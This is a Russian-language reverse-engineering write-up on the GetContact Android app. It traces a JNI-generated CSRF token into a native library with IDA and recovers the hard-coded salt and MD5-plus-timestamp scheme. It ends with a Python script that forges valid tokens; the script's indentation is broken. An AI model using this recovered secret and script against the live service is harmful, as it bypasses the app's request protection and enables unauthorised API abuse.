284     public void onCreate(Bundle bundle)
285     {
286         android.app.Application application = getApplication();
287         if (application == null)
288         {
289             throw new TypeCastException("null cannot be cast to non-null type com.getcontacts.getcontacts.AppGetContacts");
290         } else
291         {
292             ((AppGetContacts)application).b().a(this);
293             super.onCreate(bundle);
```

AppConstants.INSTANCE.getCsrfToken()

```
34      static final class aag.b
35          implements com.onesignal.OneSignal.f
36      {
37
38          final aag a;
39          final aez b;
40          final ApiService c;
41
42          public final void a(String s, String s1)
43          {
44              Log.d("One_signal_debug", (new StringBuilder()).append("User:").append(s).toStr
45              if (s != null && b.a() != null)
46              {
47                  ApiService apiservice = c;
48                  String s2 = b.a();
49                  evz.a(s2, "prefUtils.getToken()");
50                  s = apiservice.addPushToken(s2, AppConstants.INSTANCE.getCsrfToken(), s).b(
51                  a.a(s);
52                  Log.d("One_signal_debug", (new StringBuilder()).append("registrationId:").a
53              }
54          }
55
```

Откроем же наконец исходник AppConstant

```
203             context = context.toUpperCase();
204             evz.a(context, "(this as java.lang.String).toUpperCase()");
205             return context;
206         }
207     }
208
209     public final String getCsrfToken()
210     {
211         return getCsrfTokenFromJNI();
212     }
213
214     public final native String getCsrfTokenFromJNI();
215
216     public final int getGOOGLE_SIGN_IN_REQUEST()
217     {
218         return GOOGLE_SIGN_IN_REQUEST;
219     }
220
221     public final String getINPUT_PHONE_MASK()
222     {
223         return INPUT_PHONE_MASK;
224     }
```

Внутри вызывается метод с модификатором native.

Модификатор native означает, что реализация метода находится в библиотеках, написанных на других языках.

Чтобы работать с такими библиотеками, используется механизм JNI (Java Native Interface).

Это значит, что приложение использует внешнюю библиотеку, которая генерит csrf токен.

```
public final String getCsrfToken()
{
    return getCsrfTokenFromJNI();
}

public final native String getCsrfTokenFromJNI();
```

Делаем поиск по исходникам по слову 'loadlibrary' или же 'lib', в надежде найти место, где подгружаются какие-нибудь библиотеки.

```
static
{
    PASSWORD_REGEX_VALIDATOR = "((?=.*[0-9])(?=.*
    INPUT_PHONE_MASK = "+7 ([000]) [000] [00] [00
    ACCOUNT_KIT_REQUEST = 100;
    GOOGLE_SIGN_IN_REQUEST = 101;
    SOCIAL_ACCOUNT_KIT = "account_kit";
    SOCIAL_FACEBOOK = "facebook";
    SOCIAL_GOOGLE_PLUS = "google";
    SOCIAL_VK = "vk";
    SOCIAL_INSTAGRAM = "insta";
    OPEN_CHAT = "OPEN_CHAT";
    CLOSE_DRAWER = "CLOSE_DRAWER";
    System.loadLibrary("native-lib");
}
```

Или же тупо распаковываем apk и смотрим папку lib

Имя	Дата изменения	Тип	Ра
app_textures	13.06.2018 18:27	Папка с файлами	
app_webview	13.06.2018 18:27	Папка с файлами	
cache	13.06.2018 18:27	Папка с файлами	
code_cache	13.06.2018 18:27	Папка с файлами	
databases	13.06.2018 18:27	Папка с файлами	
files	13.06.2018 18:27	Папка с файлами	
lib	13.06.2018 18:28	Папка с файлами	
no_backup	13.06.2018 18:27	Папка с файлами	
shared_prefs	13.06.2018 18:27	Папка с файлами	

\com.codebusters.ant.getmob_\com.codebusters.ant.getmob_\lib

Имя	Дата изменения	Тип	Размер
libnative-lib.so	13.06.2018 18:28	Файл "SO"	366 КБ

Открываем библиотеку в IDA
Открываем окно Functions (Shift + F3)
Видим нашу функцию

Functions window

Function name	Segment	Start
_getc	**.plt**	**00007700**
_ungetc	**.plt**	**00007710**
Java_com_getcontacts_getcontacts_utils_AppConstants_getCsrfTokenFromJNI	.text	00008550
Java_com_getcontacts_getcontacts_AppGetContacts_getBaseUrl	.text	00008C50
getc	**extern**	**000A9864**
ungetc	**extern**	**000A986C**

Тело функции

```
.text:00008550                 public Java_com_getcontacts_getcontacts_utils_AppConstants_getCsrfTokenFromJNI
.text:00008550 Java_com_getcontacts_getcontacts_utils_AppConstants_getCsrfTokenFromJNI proc near
.text:00008550                                         ; DATA XREF: LOAD:00000240↑o
.text:00008550
.text:00008550 anonymous_0     = qword ptr -3Ch
.text:00008550 tp              = timespec ptr -24h
.text:00008550 anonymous_1     = dword ptr -14h
.text:00008550 arg_0           = dword ptr  8
.text:00008550 arg_4           = dword ptr  0Ch
.text:00008550
.text:00008550 ; __unwind { // __gxx_personality_v0
.text:00008550                 push    ebp
.text:00008551                 mov     ebp, esp
.text:00008553                 push    ebx
.text:00008554                 push    edi
.text:00008555                 push    esi
.text:00008556                 and     esp, 0FFFFFFF0h
.text:00008559                 sub     esp, 50h
.text:0000855C                 call    $+5
.text:00008561                 pop     ebx
.text:00008562                 add     ebx, 9A7CFh
.text:00008568                 mov     eax, ds:(__stack_chk_guard_ptr - 0A2D30h)[ebx]
.text:0000856E                 mov     [esp+14h], eax
.text:00008572                 mov     eax, [eax]
.text:00008574                 mov     [esp+48h], eax
.text:00008578                 sub     esp, 8
.text:0000857B                 lea     esi, [esp+64h+tp]
.text:0000857F                 push    esi             ; tp
.text:00008580                 push    0               ; clock_id
.text:00008582                 call    _clock_gettime
```

Тут формируется на UNIX timestamp

После того, как мы получил UNIX timestamp, мы умножаем его на 1000, чтобы получить милисекундную часть. Поэтому наш timestamp становится длиной 13 символов.

```
33  struct timespec tp; // [esp+38h] [ebp-24h]
34  int v33; // [esp+48h] [ebp-14h]
35
36  clock_gettime(0, &tp);
37  v30 = (signed __int64)((double)tp.tv_nsec / 1000000.0 + (double)tp.tv_sec * 1000.0);
38  v29 = v30 >> 32;
39  NumberToString<long long>((int)&tp, v30, SHIDWORD(v30));
40  v2 = (int *)sub_4DDE0((int)&tp, (int)"TTaaTTaaRaUaNTTaaTTaab", 22);
41  v3 = *v2;
42  v28 = (char *)&unk_A41D0 + 12;
43  *v2 = (int)&unk_A41D0 + 12;
44  v4 = (void *)(tp.tv_sec - 12);
45  v5 = a1;
```


```
28  int v27; // [esp+Ch] [ebp-50h]
29  char *v28; // [esp+18h] [ebp-44h]
30  int v29; // [esp+30h] [ebp-2Ch]
31  struct timespec tp; // [esp+38h] [ebp-24h]
32  int v31; // [esp+48h] [ebp-14h]
33
34  clock_gettime(0, &tp);
35  NumberToString<long long>(&tp);
36  v2 = (int *)sub_4DDE0((int)&tp, (int)"TTaaTTaaRaUaNTTaaTTaab", 22);
37  v3 = *v2;
38  v28 = (char *)&unk_A41D0 + 12;
39  *v2 = (int)&unk_A41D0 + 12;
40  v4 = (void *)(tp.tv_sec - 12);
```

```
17  v3 = (_BYTE *)a2;
18  v4 = *a1;
19  v5 = a3;
20  v6 = *(_DWORD *)(*a1 - 12);
21  if ( 1073741820 - v6 < a3 )
22    sub_4B240("basic_string::append");
23  v16 = a3 + v6;
24  if ( a3 + v6 > *(_DWORD *)(v4 - 8) )
25  {
26    if ( v4 > a2 )
```

На предыдущем шаге мы соединили timestamp (включая секунды) с "TtaaTTaaRaUaNTTaaTTaab".

Затем вызываем метод getMd5() из AppConstants, хэшируем результирующую строку. В итоге получаем 32 байта хэша.

```
64  v27 = v3;
65  v6 = (*(int (__cdecl **)(int, int))(*(_DWORD *)v5 + 668))(v5, v3);
66  v7 = (*(int (__cdecl **)(int, const char *))(*(_DWORD *)v5 + 24))(
67          v5,
68          "com/getcontacts/getcontacts/utils/AppConstants");
69  v8 = *(int (__cdecl **)(int, int, const char *, const char *))(*(_DWORD *)v5 + 132);
70  v9 = a1;
71  v10 = v8(a1, v7, "getMd5", "(Ljava/lang/String;)Ljava/lang/String;");
72  v11 = _JNIEnv::CallObjectMethod(a1, a2, v10, v6);
73  v12 = (const char *)(*(int (__cdecl **)(int, int, _DWORD))(*(_DWORD *)v9 + 676))(v9, v11, 0);
74  (*(void (__cdecl **)(int, const char *))(*(_DWORD *)v9 + 668))(v9, v12);
75  NumberToString<long long>((int)&v31, v30, v29);
```

Длина всей строки с csrf токеном равна 46
Первые 10 символов — время запроса
Последний символ — буква 'a'
Откуда берутся остальные 35 символов?

Ответ:

32 символа — md5 хэш (timestamp + constant string)
3 символа — секунды у timestamp

Итоговый скрипт

```
salt  = r"TTaaTTaaRaUaNTTaaTTaab"

def getSalt():
ts = int(time.time()*1000)
h = hashlib.md5()
h.update(b"%d%s" % (ts, salt.encode()))
return "%d%sa" % (ts, h.hexdigest())
```